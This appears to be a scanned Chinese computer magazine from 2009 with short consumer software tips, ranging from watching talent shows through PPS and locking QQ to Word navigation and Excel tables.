
“超级女声”、“快乐男声”，在沉寂了一年之后，今年以全新的面貌——“快乐女声”闪亮登场！然而今年的快女却和往年有所不同，时间都挪到晚上十点半，正是妈妈们看电视的时间，此外一些朋友可能到十点钟就睡眼朦胧了……眼看着快女总决赛正如火如荼，想每场必看可不容易啊！

### 不抢电视，网上看直播

有什么比想看电视却抢不到遥控器更痛苦的？其实想看快女直播不用电视也可以，只要安装了PPS网络电视就行了。在每周六晚10:30左右运行PPS，在左侧的在线视频列表中，找到并展开“正在直播”列表，其中就有“[直播]快乐女声”项，双击打开就可以用电脑收看快女直播了。

由于快女播出的时间实在是太晚了，播放结束后已经十二点了。如果是

电视的话，用遥控器关掉即可，电脑怎么办呢？依次点击PPS菜单栏“工具/定时”，在弹出窗口中，将时间设置为第二天凌晨，操作设置为“关闭计算机”，需要注意的是，一定要点击“添加”按钮，完成定时（如图1）。最后单击“关闭”返回，就可以安心地躺在床上看快女了。



### 不熬夜，第二天看重播

如果不是非要直播的话，可以在第二天看电视重播，或者从网上下载，不过和在线点播相比，前面两个方法就太累了！同样运行PPS以后，在左侧在线视频列表中找到“快乐女声”项，单

击展开，发现所有播出过的快乐女声节目都按赛程做了分类（如图2）。双击自己要看的即可开始播放。



有时候在播放途中，会临时需要停下来以后再观看，可是下次再看时，要么是重新开始看，要么就是拖动进度条至上次中断的地方……不管是哪种情况都不够方便。其实，用PPS的断点续播功能就可以了。依次点击菜单栏“工具/选项”，在弹出窗口中勾选“记忆上次播放的位置”项，当下次再看时，只要通过“播放/最近播放”找到上次观看的快乐女声节目，就可以接着上次中断的地方继续播放了。

## 嘘上班时间去偷菜

■ 文/Aa酱

自从开心网上有了自留地，每天不去看看自己的菜园，光顾光顾邻居的菜园，就浑身不自在。然而越来越多的公司禁止上班时间玩SNS网站，即使公司可以随时上网，不过被老板抓到了也说不过去，怎样才能老板眼皮子底下偷菜呢？嘿嘿，如果你习惯使用傲游浏览器，那就简单了！

### 老板突击，有老板键防身

上班时逛开心网，一定要留一手——老板键。以傲游2为例，依次单击菜单“工具/傲游设置中心”，点击左侧列表中的“常规选项”，在右侧窗口中找到并勾选“启用老板键”项（如图1）。默认下老板键是“Ctrl+”，在实际操作时很不方便，因此建议点击该选项右边的“设置快捷键”链接，在弹出对话框中设置符合自己习惯的快捷键即可，比如“Shift+Z”之类。完成后，点击页面上方的“应用”按钮，当视察自己的菜园时，

遇到老板视察自己，就赶紧按下老板键隐藏整个浏览器吧！



### 分屏浏览，高调寻开心

一些公司并不禁止员工在上班时间去浏览网页，不过如果一直将页面固定在开心网上，被老板或周围同事看见总是不好，这个时候就需要一招移形换位了。在傲游2中浏览工作网页时，按下F10快捷键，此时浏览器会一分为二，成为左右两个独立的窗格。在右侧空白

窗格中，登录自己的开心网首页，然后右击标签，选择“设置固定标签名”

（如图2），在弹出对话框中输入一个马甲名，比如“电脑迷读者论坛”，单击“确定”后，该标签的原名称“买房子-开心网”就变成“电脑迷读者论坛”了。当别人往自己显示器上看时，只要按下F10快捷键即可返回普通的浏览模式查看左侧准备的普通网页，嘿嘿，这招可是明目张胆的寻开心啊！

有了这两招防身，上班时间逛开心网自然安心许多，不过笔者还是建议大家点到为止，过分沉迷影响工作就不好了。



# 一键锁QQ保护聊天隐私

文/风花雪月

## 升级新版QQ 离开后直接锁定

正在给好友用QQ传文件,需临时离开但不想中断文件传输,不关QQ又担心别人偷窥,若系统开启登录密码还好,可以直接切换到登录界面待机,别人就用不了电脑看不到QQ信息,若没系统密码,有没有办法临时锁定QQ呢?其实,只要升级到了QQ2009 SP2版本,离开时就可以直接一键锁定,再也不会担心被人偷窥隐私了。

在使用QQ需临时离开时,按下“Ctrl+Alt+L”组合键,或者单击QQ面板左上角头像右侧的“▼”,在下拉菜单中选择“锁住QQ”,即可锁住QQ。若嫌麻烦,还可以设置自动锁定:单击QQ面板右下角“打开系统设置”按钮,弹出“系统设置”窗口,切换到“状态和提醒”栏,打开“在线状态”标签页,根据自己的情况,在“状态切换选项”中设置好键盘鼠标无操作时间,并选择“自动锁定QQ”(如图1),只要在设置的时间内键盘鼠标无操作,系统就会自动为QQ



上把锁。

QQ被锁定后,好友列表和原先打开的聊天窗口自动隐藏,主面板上出现“锁”标志,提示QQ正在锁定中,单击“锁”标志(如图2),或者按下




“Ctrl+Alt+L”组合键,输入QQ登录密码,单击“确定”按钮,即可解锁,恢复锁定前的状态。这样,不需要为系统账号设置密码,就可以随时锁定QQ,保护隐私了。

## 网页版QQ也能临时锁

网页版WebQQ不需安装客户端,任意浏览器上网登录就能聊,出门在外,在没有安装客户端的情况下非常方便。不过网页版QQ是否能像2009SP2的QQ客户端这样加把锁呢?答案是肯定的,就算是用WebQQ,也可以临时锁定,防止别人偷窥。

在浏览器中访问http://web.qq.com/,用WebQQ与好友聊天时,单击页面右上角“锁定”按钮,或者直接按下“Alt+L”键,弹出“QQ挂机锁定”窗口,输入解锁密码(注意:这里

不是输入QQ登录密码,而是设置解锁密码,每次临时锁定WebQQ都要重新设置解锁密码,并非像客户端一样一次设置就一劳永逸),单击“确定”按钮,即可锁定WebQQ(如图3),提示WebQQ进入挂机锁定状态,输入解锁密码(如图4),单击“确定”按钮解锁,WebQQ又可以正常使用了。在锁定期间,WebQQ的选项卡可以被关闭,如果没有正确的临时解锁密码,是无法查看的,这样也就防止了其他人的操作。



**提示 Attention**  
无论是QQ客户端,还是WebQQ,如果正在传递文件,临时锁定,不会影响文件传递,QQ被锁定期间依然在线,不影响接收消息,只是好友列表和聊天窗口被隐藏,别人无法查看。

# 多快好省批量下载163相册照片妙招

文/蓝色海岸

网易163相册,速度快,空间无限,相册数无限制受到越来越多朋友的追捧,但上传容易下载难。利用网易上传插件,可以批量上传照片,下载时却只能一张张下,甚是麻烦。

那么,真的就只能单兵较量,不能批量下载?非也,借助于OX163 plus就可以突破这种限制,实现批量下载了。

下载完毕,解压到任意目录,直接运行。启动程序后,首先在地址栏中输入163相册用户名,“Shift+回车”后输入相


册密码,登录到相册。

接下来,点击工具栏上的“生成相册列表”按钮,程序会自动列出相册列表(如图)。

现在选择一下需要下载的相册目录,然后点击“保存”按钮并选择一下保存目录,即开始批量下载了。

当然了,它除了能指下载163的相册外,其他的相册也都支持,大家可以放心的使用它,但是在使用时,要注意个人隐私相片的保护。

**提示 Attention**  
OX163支持163相册、雅虎相册、TOM相册以及各类大型图库的图片批量下载。



## 用邮件吹响聚会的集结号

文/小小罗

暑假可是非常轻松,同一城市我们一帮好同学经常聚会,虽然大家都有电子邮件和QQ,但发现好吃好玩的地方,准确描述地点并不容易,同时,给N多个好友说明地点,非常费时费事。有没有办法,一次性就能将聚会地方描述清楚呢?其实使用很多邮箱来发邮件,都可以直接将聚会地址的电子地图数据插入到邮件正文中,收到邮件的朋友,按图索骥就能找到准确的位置,不用再麻烦地用文字描述具体位置啦。

### 用HOTMAIL群发聚会集结号

访问www.hotmail.com,输入账号密码登录到Hotmail邮箱,在“收件人”和“抄送”中批量输入好友的邮件地址,然后在邮件主题部分输入内容,比如“请到洪崖洞星巴克咖啡厅参加聚会,地址在……”。若是想给朋友们聚会地址的位置,用文字说明就太麻烦了,直接在右边的“查找并插入”标签下,点击“饭店”分类,然后在搜索文本框输入聚会地点的



名称,就会自动调用微软必应(Bing)搜索引擎进行地图搜索地址,在右侧会根据发邮件时登录的IP自动选择本地城市,显示最接近的结果。在需要的结果上点击“插入”就进入到邮件正文中(如图1)。然后按照正常邮件发送即可。

对方任意邮箱都可以使用这种包含有链接地址的邮件。例如朋友在QQ邮箱中收到邮件后,邮件正文中就给出了聚会相关地址的超链接,直接点击就会打开必应相关搜索结果页面了,无论是星巴克所在位置的地图还是交通以及周边环境就立即链接出来,呈现在眼前了。这下,不用担心好友找不到聚会地点了。

#### 提示 Attention

利用本技巧,在Hotmail中还可以直接插入Bing搜索引擎的其他搜索,比如图片、视频等,这样一来就可以使得你的邮件“图文并茂”更加具有说服力了。

### QQ邮箱 插图来集结

很多朋友都在使用QQ邮箱,虽然它不能像Hotmail那样直接在邮件正文中插入搜索结果,但是还是可以利用插入地图截图的方式“间接”实现。

登录QQ邮箱后,点击“写信”打开新邮件撰写窗口,点击“添加抄送”就可以添加抄送收件人了,批量输入好友的邮件地址就能实现批量发集结号邮

件了。输入主题和填写文字部分和前面一样,不再重复,若是想给朋友们聚会地址的位置,不妨用QQ邮箱的截图功能,临时插入一份地图的截图来表示,也可以起到看图找路的功用。

用浏览器打开在线电子地图网站Mapbar(<http://www.mapbar.com/>),在搜索文本框中输入聚会的地点名称,搜索出聚会点的地图,然后切换回刚才的QQ邮件撰写窗口,点击工具栏上的“截图”按钮(可能需要下载截屏控件,按照提示步骤安装即可),弹出截屏提示窗口,将搜索出来的聚会地点地图窗口调整到最前面,点击“开始截屏”按钮后用鼠标选中聚会地点地图完成截图,将地图插入到邮件中(如图2),现在就发送邮件吧。对方收到邮件后就会看到聚会地点的地图了。如果担心朋友看图也不明白,不妨把刚才在线地图搜索后的地址链接从浏览器地址栏中复制出来,粘贴到邮件正文中一同发送,让朋友直接点击,自助查询也很方便。



## 错过日全食在谷歌地球看重播

文/倾城怪猫


2009年7月22日,三百年一遇的日全食出现了,也许受地理位置的限制,你没能观看到这难得一见的千古奇观,难道就要再等三百年才能看到天狗食日的壮丽景象?不要感到遗憾,其实谷歌地球早就为你准备了“重播”日全食的全过程。方法如下:

首先,在电脑中安装谷歌地球(下载地址:<http://earth.google.com/intl/zh-CN/>);

其次,将日全食模拟插件下载到本地硬盘(下载地址为:<http://s3.amazonaws.com/heywtwww1/>

[planisphere/200907-solar-eclipse-at-maximum.kmz](http://planisphere/200907-solar-eclipse-at-maximum.kmz));

再次,双击下载回来的日全食模拟插件,系统会自动运行谷歌地球并加载该插件(如图1);



最后,当出现“切换到星空模式”消息框时单击“留在Google地球”,时间就回到了2009年7月22日上午日全食的当天:当视窗中出现“Moon(月亮)”

和“Sun(太阳)”,这时拖动左上角的时间轴,月亮和太阳开始移动,月亮会慢慢追上太阳,最终完全挡住太阳(如图2),接下来从太阳身上跨过。日全食就这样展示在你眼前。

如果嫌手工拖动时间轴太麻烦,可以单击时间轴上的“播放”按钮,让谷歌地球为你“重播”日全食的全过程。





## 用好灵格斯词霸的词组取词功能

文/大江东去

对学习英语的朋友来说,词组是一个极为重要的内容,比较普遍的选择是查阅纸质的英汉词典,这显然是很不方便。其实,选择最新版本的灵格斯翻译家即可解决词组取词的问题。

需要指出的是,要想灵格斯翻译家自动提取词组,必须首先打开灵格斯词霸的“系统设置”对话框,切换到“取词”选项卡,在这里勾选“匹配词组”(如图1),确认之后关闭对话框;接下来打开“词典管理”对话框,切换到“取词组”选项卡,勾选或加入词条中包含词组的词典。



现在,当需要使用词组取词功能时,用默认的取词方法(按住Ctrl键的同时

按下鼠标右键),灵格斯翻译家在查询某个单词的同时,会自动搜索词组内的包含该单词之前或之后的词组,并将它们连同这个单词的翻译一并显示(如图2),而不是像其他翻译软件需要自己手动查阅单词的习惯短语用法和词组构成,可以帮助我们更好地理解语句的意思。



## 突出重点就要用屏幕放大镜

文/番茄蛋挞


如果你在计算机上制作课件或是PPT演示文稿,在讲解到重点或是细节时,适时地将说明屏幕放大能够让听众注意到你要表达的重点。虽然Windows系统自带有放大镜功能(“Win+U”键启动),但只能在屏幕上方狭窄的区域内放大显示内容,很容易破坏画面效果,所以一套能够让屏幕自由缩放的软件绝对是非常有必要的,不但可以突出重点,还可以帮助你调节节奏。

微软推出的ZoomIt就是这样一种屏幕放大工具,它的特点是简洁方便、全快捷键操作,不会在屏幕上出现多余的按钮

或控件,不影响画面。如演示PPT文稿,讲到重点处,按默认的快捷键“Ctrl+1”即可放大屏幕,图1是放大后的屏幕显示



效果,放大后的画面用鼠标可移动画面位置,鼠标滚轮变更放大倍数,按Esc键即可恢复正常,如果不习惯放大镜的快捷键,还可以到“Option”里更改设置(如图2)。除了放大镜,ZoomIt还具有屏幕涂鸦等实用的功能,屏幕涂鸦可以在非PPT演示时使用,就如同屏幕笔,可以圈注关键内容。



该软件已收入本期光盘

## 与时俱进XP下实现任务窗口预览

文/木头

Windows Vista里有一个相当方便的任务栏功能,当鼠标移动到任务栏某一个项目时,会立即跳出一个窗口显示该项内容的缩略图,使用者可以明确知道该项任务的大概内容,省掉了开错窗口又得缩小的麻烦。而XP里则没有这样的功能,想查看具体任务窗口的内容只能挨个切换,现在只要安装了Visual Task Tips这个小工具,就可以让你的XP系统跟Vista一样拥有相同的任务栏显示窗口缩略图的功能了(如图),可以大幅提升系统的便利性、提高效率。

对于不同分辨率大小的显示器,还可以自定义窗口缩略图的大小,以便于查看:右键点击任务栏托盘中Visual Task Tips的图标,选择“Customize(自定义)”,在Visual Task Tips的“Setting(设置选项)”中拖动“Thumbnail size(缩略图尺寸)”滑块即可更改。同样在这里还可以设置缩略图的弹出时间延迟(Popup delay)和刷新率(Refresh rate)等个性化参数。



该软件已收入本期光盘

## 调校Picasa图片查看器

文/dream

不少朋友都在系统中安装了Picasa这款软件,但安装后,系统中的很多设置都发生了变化。譬如,双击图片后Picasa图片查看器就会取代系统自带的图片查看器。不少用户一时还适应不了,其实如何对待Picasa图片查看器,关键取决于需求。

**普通用户:**建议采用系统自带的图片查看器,因为它更简单高效,资源占用率更低。打开Picasa,单击菜单“工具/配置照片查看器”,在打开的设置窗口中直接选中“不使用Picasa照片查看器”项,保存设置即可(如图)。这样,在查看图片时,就会自动启动系统自带的图片查看器。

**摄影用户:**摄影用户经常会接触到RAW文件,而系统自带的图片查看器不

支持这种文件格式。通常用户会将它与Photoshop或者ACDSee之类的软件关联打开,但这些软件启动都比较慢,相比之下,Picasa照片查看器就是最简单快捷的RAW查看器了。另外,经笔者测试,Picasa采用了独特的算法,显示精度更高,适合追求极致的用户。摄影用户可以在上设置窗口中选择第一项,然后在列表



中只保留“.TGA”和“.RAW”这两项为选中状态,其他选项取消选中状态,最后单击“确定”按钮保存设置即可。

**快贴一族:**如果你需要频繁贴图或是上传图片,Picasa图片查看器就非常适用了,不过事先要设置一番:打开Picasa,在右上方选择“登录网络相册”,在打开的窗口中输入自己的Google账号及密码并勾选“在这台计算机上保存我的登录信息”选项。

这样设置之后,用Picasa图片查看器看图时,可以通过右键菜单中的“快速上传”功能将照片快速传到相册中一个名为“Drop box”分类中,期间没有任何选项会来烦你,非常快捷。上传完成后,浏览器会自动转到该页面,我们就可以直接获取链接了。

### 提示 Attention

这招适合在个人电脑上使用,注意不要在公用电脑上保存登录信息。

## 让购物搜索更好用

文/dream

目前网购平台非常多,有以淘宝为代表的开放平台,也有京东之类的网上商城。如何简单快捷地对这两种平台上产品的售价进行比较呢?大家都会想到谷歌购物搜索,在此笔者将自己使用经验分享给大家。

**让购物搜索更快捷:**需要进行如下设置,进入www.google.cn/products

并进入高级选项,这里需要注意两个选项:“视图”应设置为“列表视图”,让显示更简洁,信息量更大;“出现位置”改为“在名称中”,可以去除很多无用的搜索结果,提高效率(如图)。

**别全信谷歌:**谷歌购物搜索最好仅仅用作平台间价格比较的工具。因为Google显示出的网店,并不是以信誉排序

的,有一些信誉度较低的店也会出现在列表中。特别是按价格排序后,出现了不少有诈骗嫌疑的网站,大家要注意区分,具体方法请看本期初学者栏目《睁大眼睛识网购》。




## 为Bing快速添加搜索建议

文/王志军

IE8浏览器中的默认的搜索引擎已经由Live Search变更为Bing(中文名为“必应”),借助IE的市场份额,近期Bing访问量上升势头很猛,笔者也逐渐习惯Bing的操作模式。不过默认设置下,由Live Search更新而来的Bing并不具备搜索建议功能,便捷性大打折扣。像笔者这种懒人,最烦的就是输入。其实,我们可以很轻松地给Bing添加搜索建议功能:

单击搜索框右下角的倒三角箭头,从快捷菜单中选择“管理搜索提供程序”,此时会打开“管理加载项/搜索

提供程序”对话框,首先请将默认的搜索引擎更改为其他的搜索引擎,例如百度,然后删除“Bing”并关闭对话框。访问http://www.ieaddons.com/cn/searchproviders,这是IE8的可视化搜



索加载资源库官方页面,找到“Bing Search”,单击“添加到Internet Explorer”按钮,此时会弹出“添加搜索提供程序”对话框(如图1),由于希望获得搜索建议,因此请在这里勾选“使用此提供程序的搜索建议”复选框,确认之后关闭对话框。以后在IE中搜索就简单多了,Bing(必应)会提供实用的搜索建议,大大减少输入量(如图2)。



# 文章太长我有定位神针

文/小白

编辑或阅读文档时,会因为文档过长而无法快速找到它的某个位置。如果一页页往下拉,那可不知得等到何年何月。所以笔者就来共享一下自己在平时编辑或阅读长文档时常用到的一些“定位神针”。

## 屏幕不够 文档前后也要呼应

当在Word中编辑一篇很长的文档时,显示器屏幕上只能显示很小一部分,但有时又需要同时编辑同一文档中的相距较远的几个部分,十分不便,有没有什么好办法呢?

### 我是宽屏幕

现在有很多人都用上了宽屏显示器,这个时候咱可以把显示器分成左右两块,采用“新建窗口”加“并排查看”的方法,来使前后文档相互呼应。

首先打开需要显示和编辑的文档,如果文档窗口处于最大化状态,就要点击文档窗口中的“还原”按钮将它还原显示。然后切换到“视图”选项卡,在“窗口”菜单中点击“新建窗口”命令,这时屏幕上立即就会产生一个新窗口,显示的也是这篇文档。然后选择“窗口”菜单栏的“并排查看”选项,这两个窗口就并列显示了。这时你会发现,当拖动一个窗口的滚动条时,另一个窗口也同步滚动。要更改这个状态,单击“同步滚动”,就可以通过窗口切换和窗口滚动操作,使不同的窗口显示同一文档的不同位置中的内容,以便阅读和编辑修改了(如图1)。



### 普屏显示时

如果用的还是普通屏幕,那咱就把

显示器分成上下两块,用“拆分窗口”的方法来达到同样的目的。


同样在“窗口”菜单中点击“拆分”命令,这时会出现一个拆分条。用鼠标点击文档编辑窗口合适的位置,当前窗口即被分割为两个子窗口,用户可随意在这两个窗口之间切换和操作(如图2)。完成编辑操作后,再执行“窗口”菜单的“取消拆分”菜单项命令即可。



## 长篇大论 接下来要从此读起

当编辑或阅读一个很长的Word文档时,往往一次是搞不定的。比如,某次没有编辑完,下次要返回到这个特定的位置进行编辑,怎么办呢?这时可以通过Word中的书签来定位。

首先在文档中插入书签。在文档中选中要插入书签的部分,切换到“插入”标签,单击“链接”项中的“书签”按



### 提示 Attention

除Microsoft Office Word外,国内用户常用的文档编辑工具还有“WPS文字”(以下简称WPS)。在“WPS文字”中插入书签的方法和Word十分相似。在菜单栏中单击“插入/书签”,打开“书签”对话框,然后再按与Word相同的方法操作即可。

钮,打开“书签”对话框。在“书签名”文本框中,输入书签标题,单击“添加”按钮,将它添加到下方列表中,书签的添加工作就完成了(如图3)。

用同样的方法可以为一篇文档添加多个书签,而且这些标签在列表中的排列位置,可以按书签在文档中的实际位置来排序。以后要定位到需要的书签时,可以打开“书签”对话框,然后在列表中选中相应的书签,再单击“定位”按钮即可。

### 提示 Attention

#### 记事本也有“书签”

很多时候,我们从网上下载的长篇小说都是文本文档格式。众所周知,Windows系统自带的“记事本”功能不是很强,如何在“记事本”中快速定位到上次阅读的位置呢?可以通过手动添加“书签”,再用“查找”功能来实现。比如,在当时的阅读进度部分插入一个特殊的标记(比如自己的名字),下次打开时,只要单击菜单“编辑/查找”,打开“查找”对话框,输入名字,单击“查找下一个”按钮,你的名字就出现了,也就变相地达到了快速定位的目的,轻松找到上次没有读完的地方。

## 快速跳转 找到目的地

在一篇有几章、几十节或长达几十、几百页的Word文档中,要想查看或修改某页的内容时,需要拨动滚轮或使用翻页键一点点的向后查找,太麻烦,需要相当的眼力和耐心。

其实有一个简单的方法。在Word 2007中打开文档,单击“视图”选项卡,在“显示/隐藏”组中把“缩略图”项勾选上,这时窗口左侧会出现一列显示文档各页内容的缩略图。接下来拖动左侧缩略图栏中的滚动条,找到准备要查看、修改的那页的缩略图并单击它,就能快速到达你所指定的页了。

如果Word文档中对每个级别的标题都设置了格式,那么可以利用文档结构图直接跳转到具体章节。

单击“视图”选项卡,在“显示/隐藏”组中把“文档结构图”项勾选上,这时窗口左侧会根据你设的章节标题显示出文档结构图。在左侧文档结构图中,单击你要查看、修改的内容所在的章或节的标题,就能快速到达你所需的章节了。




# X文档查看更简单

文/大懒虫

在2009年七月上半月的《电脑迷》第69页中, 有一篇名为《没装Word 2007, 一样查看X文档》的文章, 文章中介绍了在没安装Word 2007的情况下, 如何查看DOCX格式文档。不过我认为这种方法还是有些繁琐, 因为只是偶尔查看一下, 大可不必再去下载、安装什么软件, 其实还有更为简单的查看方法供我们选择。

利用“Google文档”可以实现DOCX文档查看、转换一条龙服务。打开Gmail邮箱, 在邮箱页面左上角点击“文档”就能直接打开谷歌文档了, 在打开的谷歌文档左上角点击“上传”, 之后在打开的“上传文件”页面中点击“浏览”(如图1), 并在打开的“选择

文件”对话框中选择上传的docx文档, 点击“打开”按钮返回“上传文件”页面, 再点击“上传文件”即可将文档上传打开了, 此时不但可以查看文档, 还可以像在Word中一样对文档进行编辑、保存等操作。



如果需要将DOCX文档格式转换成DOC格式, 可以点击“文件/将文件下载为/Word”, 在打开的“文件下载”对话框中, 点击“保存”按钮, 之后在打开的“另存为”对话框中输入文件名

称, 并选择文件的保存路径保存(如图2), 这样就能将docx格式文档转换为DOC格式了。



# 英文文档也要漂漂亮亮

文/陈桂鑫

很多人发现, 当文本中有较多英文时, 排版出的效果要么不明显, 要么不好看。这是因为在中英文的设置上有很多区别, 下面笔者就来说说怎样让文档中的英文更好看。

## 标题要醒目

在文档顶端的文档标题, 应使用较大字号突出显示, 最好比正文大7级以上。和中文标题有点不同, 英文标题通常以左对齐为宜。英文字号大小习惯以points(磅, 经常缩写为pt)为单位, 10.5pt相当于中文的五号字。

## 副标题是陪衬

副标题是对标题的阐述, 一般也是按左对齐方式, 字号要比标题小三四级, 并比正文字号大两三号, 建议把副标题字体颜色设置成灰色, 以衬托出主标题。

## 正文应易读

正文字体宜用Times New Roman, 字号在9~12pt之间, 行距设置为1.2倍效

果较好。英文文章第一段首行要求顶格排, 建议配合首字下沉以美化正文。在Word2007中需首字下沉的段落中单击, 在“插入”选项卡中单击“文字”组的“首字下沉”, 选择“下沉”即可。以后各段首行要缩进四个字节, 也可不缩进而在段与段之间加一空行区分。

行末如果是较长的单词, 一定要用连字符断开。在Word中只要单击要断开的单词, 在“页面布局”选项卡中, 单击“页面设置”组的“断字”, 选中“自动”即可。当然你也可以选择“手动”断字。

## 中英字体分开设

如果碰到中英文混排文档, 最好对中英文分别设置不同的字体, 这样的效果比较好。可在字体窗口中直接设置。选中要设置的文本, 单击“开始”选项卡中字体区域右下角的斜箭头按钮。在打开的“字体”窗口中可以看到有“中文字体”和“西文字体”两个设置项, 默认下西文字体是“(使用中文字体)”。你只要在

此分别把中、西文字体设置为所需的不同字体, 确定即可。

若只想把英文设置为西文字体, 也就是字体列表中那些用英文命名的字体, 那么只要选中要设置的文本, 从“开始”选项卡中先设置好中文字体, 再直接选择英文字体即可。由于英文字体对中文无效, 所以选择英文字体时只会改变英文文本的字体。



■ 文/吴俊

# 哼哼哈兮 快使用Excel表掌管数据

“前……前辈好！”

“前辈??”小白头一回被人这么喊，背后滋溜一下就冒出汗来了，抬头一看原来是新来的小吴。

“您有时间吗？我上次看您在Excel中做销售统计，一会儿功夫就搞好了，领导一个劲夸你动作快。可我昨天弄了半天，交上去之后还被领导发现了好几个错误，您能不能跟我讲一下其中的方法啊？”

“哇噻！”一直以来都是小白向达人求援，今几个头一回享受被人请教的滋味，小白顿时感觉神清气爽。“没问题，我一会儿到你位置上教你。”小白痛快地答应了。

## 表中表 工作表里的Excel表


“我之所以可以快速完成销售数据的统计，关键在于使用了Excel提供的一个秘密武器——Excel表。”小白神秘地一笑。

“Excel表，我这个不就是Excel表吗？”小吴一脸的迷惑。“呵呵，”小白像达人一样笑了两声，接着说道：“所谓的Excel表是指在Excel工作表上划出的一块专门的区域，就像表中表一样，不仅交给老大时好看，自己以后再用时也方便。”

要在现有的数据基础上创建Excel表非常简单，只要在当前工作表上用鼠标选中要包括在Excel表中的单元格区域，切换到“插入”选项卡，单击“表”命令组中的“表”按钮即可。在弹出的“创建表”对话框中，如果选中的数据区域包含了标题（即选中的单元格首行为文字时），会自动勾选“表包含标题”复选框（如图1），确定无误后单击“确定”按钮就可以了。Excel表就会自动启用数据列的筛选和排序功能，无需额外设置就可以使用了。

通常新建的Excel表会自动应用灰蓝色的表格样式，使数据在视觉上更易于阅读和理解。如果不满意默认的效果，或者工作表中有多个Excel表，需要不同的显示效果，只需单击要改变效果的Excel表中的任意单元格，点击上方选项卡中出现的“设计”按钮，在“设计”

选项卡下的“表样式”中选择一个新的样式即可（如图2）。除此以外，切换回“开始”选项卡，除了可以通过“样式”命令组中的“套用表格格式”选择表格样式外，还可以通过“单元格样式”来重点显示表格中的重要内容。



### 提示 Attention

创建Excel表之后，假设需要重新调整表格的区域，只需用鼠标拖动Excel表右下角的尺寸控点就可以重新调整了。当然，也可以通过在Excel表内插入行（列）的方式对表格区域进行调整。

## 专享专办 在Excel表里指挥数据

在统计销售数据时，总是要计算平均值、销售总量等各种数据，这时就可以利用Excel表的计算列快速插入公式了。


以在当前Excel表右侧增加一列合计值为例，首先在该Excel表最后一列的右侧相邻的单元格中输入标题“合

### 提示 Attention

对于一些格式比较特殊的统计报表，有时候可能会出现同一列存在两个计算公式的情况，这时我们可以先删除计算列中部分单元格中的公式，然后再输入新的公式即可。更改后的这部分单元格，会在其左上角显示一个绿色的三角形，这样一眼就可以区分出不同公式的单元格了。

计”（也可以根据自己的需要输入其它名称），Excel表会自动将新建列包括在表格范围之内。接着在标题下方的单元格中输入求和公式“SUM”，回车即可发现，Excel表已经自动将同样的公式复制到当前列的其它单元格了，是不是很神奇呀？

